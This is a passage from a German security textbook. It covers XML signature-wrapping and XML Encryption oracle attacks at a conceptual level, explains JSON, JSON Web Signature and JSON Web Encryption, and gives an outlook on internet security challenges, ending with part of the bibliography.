XML Signature Auf Sicherheitsprobleme, die sich aus der Komplexität der Syntax von XML Signature ergeben könnten, wiesen als Erste Michael McIntosh und Paula Austel [MA05] hin. Sie beschrieben sogenannte *XML-Signature-Wrapping*-Angriffe, bei denen der signierte Teil der XML-Datei an eine andere Stelle im Dokumentenbaum geschoben wird, unter ein *Wrapper*-Element.

In Abb. 21.4 (a) wird der Teilbaum ab `<soap:body>` durch die digitale Signatur in `<ds:signature>` geschützt. Der aufgerufene Webservice soll zunächst die Signatur prüfen und im Erfolgsfall die Daten in `<soap:body>` verarbeiten. Der signierte Teilbaum wird über ein ID-Attribut `wsu:ID="theBody"` referenziert. McIntosh und Austel wiesen darauf hin, dass die Signatur auch in Abb. 21.4 (b) gültig bleibt, da die Referenzierung über das ID-Attribut auch dort funktioniert. Der aufgerufene Webservice wird aber wahrscheinlich die Daten im Pfad `/soap:envelope/sopa:body` verarbeiten. Ein Angreifer kann so trotz Signatur eigene Daten verarbeiten lassen.

Gegenmaßnahmen gegen diesen Angriff wurden in [GJLS09] analysiert. In [JLS09] wurde der Angruff auf Namespaces erweitert. In [SHJ+11] konnte gezeigt werden, dass die Amazon Cloud für XML-Signature-Wrapping-Angriffe anfällig ist. In [SMS+12] wurde gezeigt, dass Signature-Wrapping-Angriffe auch für SAML eine Gefahr sind.

XML Encryption Da XML Encryption in der Praxis fast immer in der Machine-to-Machine-Kommunikation (M2M) eingesetzt wird, werden bei Problemen mit der Entschlüsselung oft Fehlermeldungen ausgetauscht. Zwar ist XML Encryption nicht gegen Padding-Oracle-Angriffe anfällig, da ein anderes Padding verwendet wird. Tibor Jager und Juraj Somorovsky [JS11] konnten aber zeigen, dass es einen wesentlich effizientereren Angriff gibt: Enthält der Klartextes nach Entschlüsselung ein gemäß XML-Standard ungültiges




Abb. 21.4 Signature-Wrapping-Angriff. Der signierte Teilbaum ist grau hinterlegt

Zeichen, so wird vom XML-Parser eine Fehlermeldung zurückgegeben. Mithilfe dieses *Plaintext Checking Oracle* kann der Plaintext (unabhängig von der Schlüssellänge) ungefähr 16-mal schneller entschlüsselt werden als mit einem Padding Oracle. Der Einsatz von authentischer Verschlüsselung wurde als zu implementierende Option in den Standard aufgenommen und sollte auch eingesetzt werden.

21.2 JavaScript Object Notation (JSON)

JavaScript Object Notation (JSON) ist ein UTF8-basiertes Textformat, in dem komplexe Datenformate abgebildet werden können. Der Name dieses Datenformats soll klarstellen, dass jede JSON-Datei eine valide JavaScript-Syntex besitzt, also von einem JavaScript-Parser akzeptiert wird. JSON ist in RFC 8259 [Bra17] und in ECMA-404 [Int] spezifiziert.

21.2.1 Syntax

Grundkonstrukt von JSON sind Arrays, insbesondere *assoziative Arrays.* Während in einem „normalen“ Array die Einträge über numerische Indizes aufgerufen werden können, sind in assoziativen Arrays ($Schluessel$, $Wert$)-Paare abgespeichert, in JSON in der Form `"Schluesselstring" : Wert`. Der Schlüssel $Schluessel$ ist dabei immer ein String, der in doppelte Anführungszeichen gesetzt wird. Der Wert $Wert$ kann ein Standarddatenformat wie Zahl, String, Boolean (true, false) oder vordefinierte Kontanten (null) haben, aber auch (assoziative) Arrays sind als Wert möglich, wodurch eine beliebige Verschachtelung erlaubt wird.

Listing 21.11 JSON-Liste der Bücher von Jörg Schwenk. Diese Datei enthält den gleichen Inhalt wie die XML-Datei in Listing 21.2.

```
{
"book1" :
    {
    "Id" : "mvdk",
    "title" : "Moderne Verfahren der Kryptographie, 8. Aufl.",
    "author" : "A. Beutelspacher, J. Schwenk, K.-D. Wolfenstetter",
    "year" : "2015"
    },
"book2" :
    {
    "Id" : "skii",
    "title" : "Sicherheit und Kryptographie im Internet, 4. Aufl.",
    "author" : "J. Schwenk",
    "year" : "2014"
    },
}
```

Listing 21.11 ist das JSON-Äquivalent zur XML-Datei aus Listing 21.2. Im Gegensatz zu XML erhält die gesamte Datenstruktur keinen Namen, `book_list` taucht hier nicht auf. Der Unterschied zwischen Textelementen und Attributwerten entfällt. Schlüssel gleichen Namens dürfen laut RFC 8259 in einem JSON-Dokument nicht auftreten, daher die Umbenennung in `book1` und `book2`.

21.2.2 JSON Web Signature

Der *JSON-Web-Signature*-Standard (RFC 7515 [JBS15]) beschreibt einen Algorithmus zur Berechnung von Signaturen über JSON-Objekte und zwei Datenformate, um diese Signaturen zu beschreiben. Der Begriff „Signature“ bezeichnet in diesem Standard – wie auch im XML-Signature-Standard – sowohl Message Authentication Codes als auch digitale Signaturen. Eingesetzt werden können die Algorithmen HMAC, RSA-PKCS#1 v1.5 oder ECDSA, mit SHA-256, SHA-384 oder SHA-512.

Jede JSON Web Signature besteht aus drei Teilen: dem JWS-Header, dem JWS-Payload und der eigentlichen JWS-Signature. Abb. 21.5 beschreibt die Erzeugung einer HMAC-Signatur in der *JWS-Compact-Serialization*-Darstellung; das Ergebnis ist ein spezieller Base64-codierter String, der auch in URLs eingefügt werden darf. Der JWS-Header enthält Informationen zum Signaturalgorithmus (hier HMAC-SHA256) als JSON-Objekt, und der




Abb. 21.5 JSON Web Signature

JWS-Payload enthält das zu signierende JSON-Objekt. Beide Objekte werden Base64url-codiert und durch einen Punkt getrennt miteinander konkateniert. Dieser String ist die Eingabe für den Signaturalgorithmus. Das Ergebnis der HMAC-Berechnung wird ebenfalls Base64url-codiert und durch einen Punkt getrennt an den String angefügt.

Neben dieser kompakten und für die HTTP-Kommunikation optimierten Darstellung gibt es noch eine JWS JSON Serialization, in der mehrere Signaturen für das gleiche JSON-Objekt enthalten sein können.

21.2.3 JSON Web Encryption

JSON Web Encryption nutzt Authenticated Encryption, um Vertraulichkeit und Integrität einer beliebigen Folge von Byte unter Verwendung von JSON-basierten Datenstrukturen sicherzustellen [JH15]. Die verfügbaren Algorithmen sind AES-GCM, AES-KW oder AES-CBC mit HMAC (mit unterschiedlichen Schlüsselgrößen). Die Spezifikation definiert zwei Arten der Serialisierung, die eng mit den Serialisierungen für JSON Web Signatures verbunden sind: eine kompakte Variante optimiert für HTTP-Übertragung und eine JSON-Serialisierung.

Es gibt zwei verpflichtende Parameter, nämlich den Parameter `alg` (Key-Management-Algorithmus) und den Parameter `enc` (Verschlüsselungsalgorithmus). Der Parameter `alg` identifiziert den kryptographischen Algorithmus oder das Verfahren, mit dem der Wert des *Content Encryption Key* übertragen wird, während der Parameter `enc` den Namen des Authenticated-Encryption-Algorithmus enthält.

Abb. 21.6 zeigt ein Beispiel für die kompakte Serialisierung. Hier wird der Klartext mit PKCS#1 v1.5 als Key-Management-Algorithmus und AES-128 CBC/HMAC SHA256 als Authenticated-Encryption-Algorithmus verschlüsselt.

Der Prozess der JSON-Verschlüsselung hängt stark von den verwendeten Algorithmen ab und umfasst bis zu 19 Schritte, die im Detail in [JH15, Section 5.1] beschrieben sind. In unserem Beispiel aus Abb. 21.6 werden folgende Schritte durchgeführt:

1. Erstellen eines JSON-Objekts mit den Parameter `enc` und `alg` und Base64url-Codierung dieses Objekts (JOSE-Header). Dies ist der erste Teil des Strings.
2. Schlüsselmaterial k für AES-128 CBC und für HMAC SHA256 wird erzeugt, und außerdem eine Initialisierungsvektor IV.
3. Das Schlüsselmaterial k wird mit dem öffentlichen RSA-Schlüssel des Empfängers RSA-PKCS#1-verschlüsselt, und der Chiffretext wird Base64url-codiert (JWE Encrypted Key). Dies ist der zweite Teil des Strings.
4. Der Initialisierungsvektor wird Base64url-codiert (JWE IV). Dies ist der dritte Teil des Strings.




Abb. 21.6 JSON Web Encryption

5. Der Klartext (hier ein ASCII-String) wird mit AES-128-CBC verschlüsselt und Base64url-codiert. Dies ist der vierte Teil des Strings.
6. Ein HMAC-SHA256 wird über den uncodierten Chiffretext berechnet, codiert und als fünfter und letzter Teil dem String hinzugefügt.
7 Alle Teile des resultierenden Strings sind durch Punkte getrennt.

21.2.4 Sicherheit von JSON Signing und Encryption

Die Sicherheit der beiden Bausteine JSON Web Signature und JSON Web Encryption wurde in [DSM+17] untersucht.

Ausblick: Herausforderungen der Internetsicherheit

22

Inhaltsverzeichnis

22.1 Herausforderungen der Internetsicherheit

Informierte Entscheidungen zu IT-Sicherheit In Wirtschaft und Industrie besteht die – aus Sicht des Marketings verständliche – Tendenz, IT-Sicherheit auf wenige Schlagworte zu reduzieren, beispielsweise „Military Grade Encryption“, „AES“ (mit einer möglichst großen Schlüssellänge), „SSL/TLS“ und „PKI“. Dies sind Begriffe, die im Bewusstsein der Mitarbeiter von IT-Abteilungen fest als „gute“ Technologien etabliert sind und von denen man annimmt, dass man damit alle praktisch relevanten Sicherheitsprobleme lösen kann. Leider gibt es in der Realität keine derart einfachen Lösungen:

- Mithilfe von Padding-Oracle-Angriffen (Abschn. 12.3.3) kann die Verschlüsselung mit AES gebrochen werden, unabhängig von der Schlüssellänge. Kritisch sind hier die Verwendung des CBC-Modus und die Fehlermeldungen des Server-Orakels.
- BEAST, CRIME, Lucky13, POODLE, Bleichenbacher, DROWN, ROBOT und viele weitere Angriffe haben gezeigt, wie die Sicherheit von TLS-Implementierungen gebrochen werden kann.
- Die Komplexität der PKI-Infrastruktur und der X.509-Zertifikate ermöglichte in der Vergangenheit regelmäßig Angriffe: auf Zertifizierungsstellen wie Comodo und DigiNotar, auf die Verwendung von MD5 als Hashfunktion oder aufgrund mangelhafter Evaluierung von Zertifikatsketten.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_22

Firmen benötigen heute mehr denn je qualifiziertes Personal, das den aktuellen Stand der IT-Sicherheit kennt. Akademische Konferenzen wie die IEEE Security & Privacy, ACM Computers and Communications Security, Usenix Security oder Esorics und auch eher praktisch orientierte Veranstaltungen wie die Black Hat USA oder Black Hat Europe, auf denen ständig neue Angriffe vorgestellt werden, schaffen die notwendige Transparenz in Sicherheitsfragen.

Eine fundierte Ausbildung in IT-Sicherheit (nicht nur Kryptographie) gehört in jedes Informatik-Curriculum, und es sollten neben Verteidigungsmechanismen (zu denen insbesondere die Kryptographie gehört) auch Angriffe gelehrt werden.

Weiterentwicklung alter Sicherheitstechnologien Anwendungskontexte für IT-Sicherheitstechnologien ändern sich ständig. Angriffe wie HEIST und POODLE nutzen neue Features von Webanwendungen, insbesondere die Möglichkeit, über JavaScript vom Angreifer vorgegebene URLs aufzurufen. Der TLS-Standard wurde daher ständig verbessert, um diese Angriffe abzuwehren.

In anderen Einsatzszenarien war dies nicht der Fall. Die EFAIL-Angriffe haben gezeigt, dass S/MIME und OpenPGP, beides Technologien aus den 1990er Jahren, nicht sicher sind, wenn neue Technologien wie HTML5 in E-Mails verwendet werden. In vielen anderen älteren Standards wie Kerberos, IPsec und SSH fehlen grundlegende Sicherheitsuntersuchungen, um ihre Sicherheit in aktuellen Szenarien fundiert beurteilen zu können.

Akademische Forschung und Industriestandards Es gibt eine verständliche Tendenz in der akademischen Community, zunächst einmal die Technologien zu untersuchen, die leicht zugänglich sind und auch im akademischen Alltag eine Rolle spielen. Daher sind im Internet frei verfügbare Technologien und Phänomene wie HTML5, TLS, Schadsoftware und WLAN hinsichtlich ihrer Sicherheit relativ gut untersucht.

Völlig anders sieht es bei Standards aus, die im Wesentlichen nur in Firmennetzwerken eingesetzt werden. Microsofts Sicherheitsarchitektur, einschließlich der dort verwendeten Kerberos-Implementierung, Industriestandards wie XML und VPN-Technologien wie IPsec werden deutlich seltener analysiert. Dies liegt auch an hohen Einstiegshürden, wenn z. B. eine teure Sicherheitshardware beschafft und konfiguriert werden muss, oder wenn die zugrunde liegenden Technologien komplex und schlecht dokumentiert sind.

Digitale Signaturen Digitale Signaturen haben entweder eine klar definierte Aufgabe in einem kryptographischen Protokoll (z. B. im TLS-Handshake), oder sie sollen die Integrität und Authentizität von Dokumenten sichern oder sogar *non-repudiation,* also Nichtabstreitbarkeit, garantieren. Da digitale Signaturen in ähnlichen Szenarien eingesetzt werden können wie handschriftliche Unterschriften, fanden sie Eingang in zahlreiche nationale Gesetze, Regulierungen und übergeordnete Verordnungen.

Im krassen Gegensatz dazu steht das Wissen um konkrete Implementierungen von digitalen Signaturen, etwa über Signaturen in PDF-Dokumenten oder in E-Mails. Diese Implementierungen werden selten genutzt und noch seltener analysiert. Diese Lücke zwischen hohen Erwartungen und geringen Kenntnissen gilt es zu schließen.

Vorsicht bei automatischer Entschlüsselung Daniel Bleichenbacher hat schon 1999 gezeigt, wie gefährlich es ist, wenn nach einer automatischen Entschlüsselung *auf dem Server* eine Fehlermeldung ausgegeben wird. Padding-Oracle- und Plaintext-Checking-Oracle-Angriffe haben das Angriffsspektrum erweitert, und statt Fehlermeldungen reichen heute auch schon kleine Zeitdifferenzen aus (Lucky13). Ein neues Szenario ist mit den EFAIL-Angriffen hinzugekommen, bei denen es die automatische Entschlüsselung auf dem *Client,* kombiniert mit Webtechnologien, einem Angreifer ermöglichte, den Klartext zu einer verschlüsselten E-Mail zu erhalten. In komplexen Einsatzszenarien ist also bei automatischer Entschlüsselung Vorsicht geboten.

Integrität des Chiffretextes In vielen Kryptographielehrbüchern wird betont, dass Verschlüsselung nur die *Vertraulichkeit* von Daten, nicht aber deren *Integrität* schützt. Orakelbasierte Angriffe (Bleichenbacher, Padding Oracle, Plaintext Checking Oracle, Lucky13, Angriffe auf SSH [APW09] und IPsec [DP10]) haben in den letzten Jahren gezeigt, dass diese fehlende Integrität sogar zum Verlust der Vertraulichkeit fähren kann und dass der Schutz der Integrität des Klartextes nicht ausreicht, um diese Angriffe zu verhindern. Notwendig ist also der Schutz der Integrität des Chiffretextes, und dies wird in zahlreichen Authenticated-Encryption-Verfahren implementiert, z. B. in Encrypt-then-MAC-Verschlüsselungsmodi oder in kombinierten Modi wie dem Galois/Counter Mode (GCM).

Literatur

[3rd99] Eastlake 3rd, D.: Domain Name System Security Extensions. RFC 2535, IETF, March (1999)

[3rd05] Eastlake 3rd, D.: Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH). RFC 4305, IETF, December (2005)

[3rd11] Eastlake 3rd, D.: Transport Layer Security (TLS) Extensions: Extension Definitions. RFC 6066, IETF, January (2011)

[97911] ISO/IEC 9797-1. Iso/iec 9797-1 information technology – security techniques – message authentication codes (macs) – part 1: Mechanisms using a block cipher. https://www.iso.org/obp/ui/#iso:std:iso-iec:9797:-1:Hrsg.-2:v1:en (2011)

[AA04] Atkins, D., Austein, R.: Threat Analysis of the Domain Name System (DNS). RFC 3833, IETF, August (2004)

[AAL+05a] Arends, R., Austein, R., Larson, M., Massey, D., Rose, S.: DNS Security Introduction and Requirements. RFC 4033, IETF, March (2005)

[AAL+05b] Arends, R., Austein, R., Larson, M., Massey, D., Rose, S.: Protocol modifications for the DNS security extensions. RFC 4035, IETF, March (2005)

[AAL+05c] Arends, R., Austein, R., Larson, M., Massey, D., Rose, S.: Resource records for the DNS security extensions. RFC 4034, IETF, March (2005)

[ABV+04] Aboba, B., Blunk, L., Vollbrecht, J., Carlson, J., Levkowetz, H.: Extensible Authentication Protocol (EAP). RFC 3748, IETF, June (2004)

[AC14] Aircrack-ng Homepage. http://www.aircrack-ng.org (2014)

[ACD+07] Allman, E., Callas, J., Delany, M., Libbey, M., Fenton, J., Thomas, M.: DomainKeys Identified Mail (DKIM) Signatures. RFC 4871, IETF, May (2007)

[AES01] Specification for the Advanced Encryption Standard (AES): Federal information processing standards publication 197. http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf (2001)

[AGS05] Adelsbach, A., Gajek, S., Schwenk, J.: Visual spoofing of ssl protected web sites and effective countermeasures. In: Deng, R.H., Bao, F., Pang, H., Zhou, J. (Hrsg.) ISPEC, Bd. 3439 of Lecture Notes in Computer Science, S. 204–216. Springer (2005)

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7

[AH06] Arkko, J., Haverinen, H.: Extensible Authentication Protocol Method for 3rd Generation Authentication and Key Agreement (EAP-AKA). RFC 4187, IETF, January (2006)

[All18] Wi-Fi Alliance: Wpa3 specification version 1.0. https://www.wi-fi.org/file/wpa3-specification-v10. April (2018)

[AMP96] Aziz, A., Markson, T., Prafullchandra, H.: Simple Key-Management For Internet Protocols (SKIP). Internet Commerce Group. Sun Microsystems Inc, In ICG Technical Report Series (October 1996)

[AN95] Anderson, R.J., Needham, R.M.: Programming satan's computer. In: van Leeuwen, J. (Hrsg.) Computer Science Today: Recent Trends and Developments, S. 426–440. Springer, Heidelberg (1995)

[AP13] AlFardan, N.J., Paterson, K.G.: Lucky thirteen: Breaking the TLS and DTLS record protocols. In: 2013 IEEE Symposium on Security and Privacy, S. 526–540, Berkeley, California, USA, May 19–22. IEEE Computer Society Press (2013)

[APW09] Albrecht, M.R., Paterson, K.G., Watson, G.J.: Plaintext recovery attacks against SSH. In: 2009 IEEE Symposium on Security and Privacy, S. 16–26, Oakland, California, USA, May 17–20. IEEE Computer Society Press (2009)

[ASE08] Aboba, B., Simon, D., Eronen, P.: Extensible Authentication Protocol (EAP) key management framework. RFC 5247, IETF, August (2008)

[ASK05] Aciiçmez, O., Schindler, W., Kaya Koç, Ç.: Improving Brumley and Boneh timing attack on unprotected SSL implementations. In: Atluri, V., Meadows, C., Juels, A. (Hrsg.) ACM CCS 05: 12th Conference on Computer and Communications Security, S. 139–146, Alexandria, Virginia, USA, November 7–11. ACM Press (2005)

[Ass] IEEE Standards Association. Ieee information technology – telecommunications and information exchange between systems – local and metropolitan area networks – part 5: Token ring access method and physical layer specifications. IEEE 802.5-1998. https://standards.ieee.org/standard/802_5-1998.html (1998)

[Ass99] IEEE Standards Association. IEEE 802.11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. ANSI/IEEE Std 802.11. https://standards.ieee.org/standard/802_11-2016.html (1999)

[Ass04] IEEE Standards Association. IEEE 802.11i: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 6: Medium Access Control (MAC) Security Enhancements. ANSI/IEEE Std 802.11i. https://standards.ieee.org/standard/802_11i-2004.html (2004)

[Ass05] IEEE Standards Association. IEEE Std 802.3 – 2005 Part 3: Carrier sense multiple access with collision detection (CSMA/CD) access method and physical layer specifications – Section Five, (2005)

[ASS+16] Aviram, N., Schinzel, S., Somorovsky, J., Heninger, N., Dankel, M., Steube, J., Valenta, L., Adrian, D., Halderman, J.A., Dukhovni, V., Käsper, E., Cohney, S., Engels, S., Paar, C., Shavitt, Y.: DROWN: Breaking TLS using SSLv2. In: Holz, T., Savage, S. (Hrsg.) USENIX Security 2016: 25th USENIX Security Symposium, S. 689–706, Austin, TX, USA, August 10–12. USENIX Association (2016)

[ASZ96] Atkins, D., Stallings, W., Zimmermann, P.: PGP Message Exchange Formats. RFC 1991, IETF, August (1996)

[Bac02] Back, A.: Pgp timeline. http://www.cypherspace.org/adam/timeline/. Retrieved 2014/04/02. http://www.cypherspace.org/adam/timeline/

[Bac04] Backes, M.: A cryptographically sound Dolev-Yao style security proof of the Otway-Rees protocol. In: Samarati, P., Ryan, P.Y.A., Gollmann, D., Molva, R. (Hrsg) ESORICS 2004: 9th European Symposium on Research in Computer Security, Bd. 3193

of Lecture Notes in Computer Science, S. 89–108, Sophia Antipolis, French Riviera, France, September 13–15. Springer, Heidelberg, Germany (2004)

[Bac06] Backes, M.: Real-or-random key secrecy of the otway-rees protocol via a symbolic security proof. Electr. Notes Theor. Comput. Sci. **155**, 111–145 (2006)

[Bac09] Bachfeld, D.: 17-jähriger löste wurm-welle in twitter aus. https://www.heise.de/security/meldung/17-Jaehriger-loeste-Wurm-Welle-in-Twitter-aus-212685.html. April (2009)

[Bal93] Balenson, D.: Privacy enhancement for internet electronic mail: part iii: algorithms, modes, and identifiers. RFC 1423, IETF, February (1993)

[BAN90] Burrows, M., Abadi, M., Needham, R.M.: A logic of authentication. ACM Trans. Comput. Syst. **8**(1), 18–36 (1990)

[Bar04] Bard, G.V.: The vulnerability of SSL to chosen plaintext attack. *IACR Cryptology ePrint Archive*, 2004, May (2004)

[Bar06] Bard, G.V.: A Challenging but feasible blockwise-adaptive chosen-plaintext attack on SSL. In: SECRYPT 2006, Proceedings of the International Conference on Security and Cryptography. INSTICC Press, August (2006)

[Bar11a] Barth, A.: HTTP State Management Mechanism. RFC 6265, IETF, April (2011)

[Bar11b] Barth, A.: The web origin concept. RFC 6454, IETF, December (2011)

[BB03] Brumley, D., Boneh, D.: Remote timing attacks are practical. In: Proceedings of the 12th conference on USENIX Security Symposium – Bd. 12, SSYM'03, Berkeley, CA, USA, June. USENIX Association (2003)

[BBK08] Barkan, E., Biham, E., Keller, N.: Instant ciphertext-only cryptanalysis of GSM encrypted communication. J. Cryptol. **21**(3), 392–429 (2008)

[BBS99] Biham, E., Biryukov, A., Shamir, A.: Cryptanalysis of skipjack reduced to 31 rounds using impossible differentials. In: Stern, J. (Hrsg.) International Conference on the Theory and Applications of Cryptographic Techniques, S. 12–23. Springer, Heidelberg (1999)

[BDF+14] Bhargavan, K., Delignat-Lavaud, A., Fournet, Cé., Pironti, A., Strub, P.-Y.: Triple handshakes and cookie cutters: Breaking and fixing authentication over TLS. In: 2014 IEEE Symposium on Security and Privacy, S. 98–113, Berkeley, California, USA, May 18–21. IEEE Computer Society Press (2014)

[BDG90a] Balcázar, J.L., Díaz, J., Gabarró, J.: Structural Complexity I, Bd. 11 of EATCS Monographs on Theoretical Computer Science. Springer (1990)

[BDG90b] Balcázar, J.L., Díaz, J., Gabarró, J.: Structural Complexity II, Bd. 22 of EATCS Monographs on Theoretical Computer Science. Springer (1990)

[BDK+14] Bergsma, F., Dowling, B., Kohlar, F., Schwenk, J., Stebila, D.: Multi-ciphersuite security of the secure shell (SSH) protocol. In: Ahn, G.-J., Yung, M., Li, N. (Hrsg.) ACM CCS 14: 21st Conference on Computer and Communications Security, S. 369–381, Scottsdale, AZ, USA, November 3–7. ACM Press (2014)

[BDL97] Boneh, D., DeMillo, R.A., Lipton, R.J.: On the importance of checking cryptographic protocols for faults (extended abstract). In: Fumy, W. (Hrsg.) Advances in Cryptology – EUROCRYPT'97, Bd. 1233 of Lecture Notes in Computer Science, S. 37–51, Konstanz, Germany, May 11–15. Springer, Heidelberg, Germany (1997)

[BDLP+15] Bhargavan, K., Delignat-Lavaud, A., Pironti, A., Langley, A., Ray, M.: Transport Layer Security (TLS) Session Hash and Extended Master Secret Extension. RFC 7627, IETF, September (2015)

[Bel06] Bellare, M.: New proofs for NMAC and HMAC: Security without collision-resistance. In: Dwork, C. (Hrsg.) Advances in Cryptology – CRYPTO 2006, Bd. 4117 of Lecture

Notes in Computer Science, S. 602–619, Santa Barbara, CA, USA, August 20–24. Springer, Heidelberg, Germany (2006)

[Beu09] Beutelspacher, A.: Kryptologie, 9. Aufl. Vieweg+Teubner, Wiesbaden (2009). ISBN 978-3834807038

[BF03] Boneh, D., Franklin, M.K.: Identity based encryption from the Weil pairing. SIAM J. Comput. **32**(3), 586–615 (2003)

[BFK+12] Bardou, R., Focardi, R., Kawamoto, Y., Simionato, L., Steel, G., Tsay, J.-K.: Efficient padding oracle attacks on cryptographic hardware. In: Safavi-Naini, R., Canetti, R. (Hrsg.) Advances in Cryptology – CRYPTO 2012, Bd. 7417 of Lecture Notes in Computer Science, S. 608–625, Santa Barbara, CA, USA, August 19–23. Springer, Heidelberg, Germany (2012)

[BGW01] Borisov, N., Goldberg, I., Wagner, D.: Intercepting mobile communications: The insecurity of 802.11. In: Proceedings of the 7th Annual International Conference on Mobile Computing and Networking, MobiCom '01, S. 180–189, New York, NY, USA. ACM (2001)

[BIN] Berkley Internet Name Domain, Version 9. http://www.isc.org/downloads/bind/

[BJS16] Brzuska, C. Jacobsen, H., Stebila, D.: Safely exporting keys from secure channels: On the security of EAP-TLS and TLS key exporters. In: Fischlin, M., Coron, J.-S. (Hrsg.) Advances in Cryptology EUROCRYPT 2016, Part I, Bd. 9665 of Lecture Notes in Computer Science, S. 670–698, Vienna, Austria, May 8–12. Springer, Heidelberg, Germany (2016)

[Ble98] Bleichenbacher, D.: Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In: Krawczyk, H. (Hrsg.) Advances in Cryptology – CRYPTO'98, Bd. 1462 of Lecture Notes in Computer Science, S. 1–12, Santa Barbara, CA, USA, August 23–27. Springer, Heidelberg, Germany (1998)

[BLFF96] Berners-Lee, T., Fielding, R., Frystyk, H.: Hypertext Transfer Protocol – HTTP/1.0. RFC 1945, IETF, May (1996)

[BLFM05] Berners-Lee, T., Fielding, R., Masinter, L.: Uniform Resource Identifier (URI): Generic Syntax. RFC 3986, IETF, January (2005)

[BLS+95] Benaloh, J., Lampson, B., Simon, D., Spies, T., Yee, B.: The Private Communication Technology (PCT) Protocol (Internet Draft). http://tools.ietf.org/html/draft-benaloh-pct-00 (1995)

[BM91] Bellovin, S.M., Merritt, M.: Limitations of the kerberos authentication system. In: Proceedings of the Usenix Winter 1991 Conference, Dallas, TX, USA, January 1991, S. 253–268 (1991)

[BM08] Boyer, J., Marcy, G.: Canonical XML version 1.1. W3C recommendation, W3C, May 2008. http://www.w3.org/TR/2008/REC-xml-c14n11-20080502/ (2008)

[BMSM+12] Beech, D., Mendelsohn, N., Sperberg-McQueen, M., Gao, S., Maloney, M., Thompson, H.: W3C XML Schema Definition Language (XSD) 1.1 Part 1: Structures. W3C recommendation, W3C, April 2012. http://www.w3.org/TR/2012/REC-xmlschema11-1-20120405/ (2012)

[BN00] Bellare, M., Namprempre, C.: Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In: Okamoto, T. (Hrsg.) Advances in Cryptology – ASIACRYPT 2000, Bd. 1976 of Lecture Notes in Computer Science, S. 531–545, Kyoto, Japan, December 3–7. Springer, Heidelberg, Germany (2000)

[BN08] Bellare, M., Namprempre, C.: Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. J. Cryptol. **21**(4), 469–491 (October 2008)

[BNVdB04] Bex, G.J., Neven, F., Van den Bussche, J. Dtds versus xml schema: a practical study. In: Proceedings of the 7th international workshop on the web and databases: colocated with ACM SIGMOD/PODS 2004, S. 79–84. ACM, (2004)

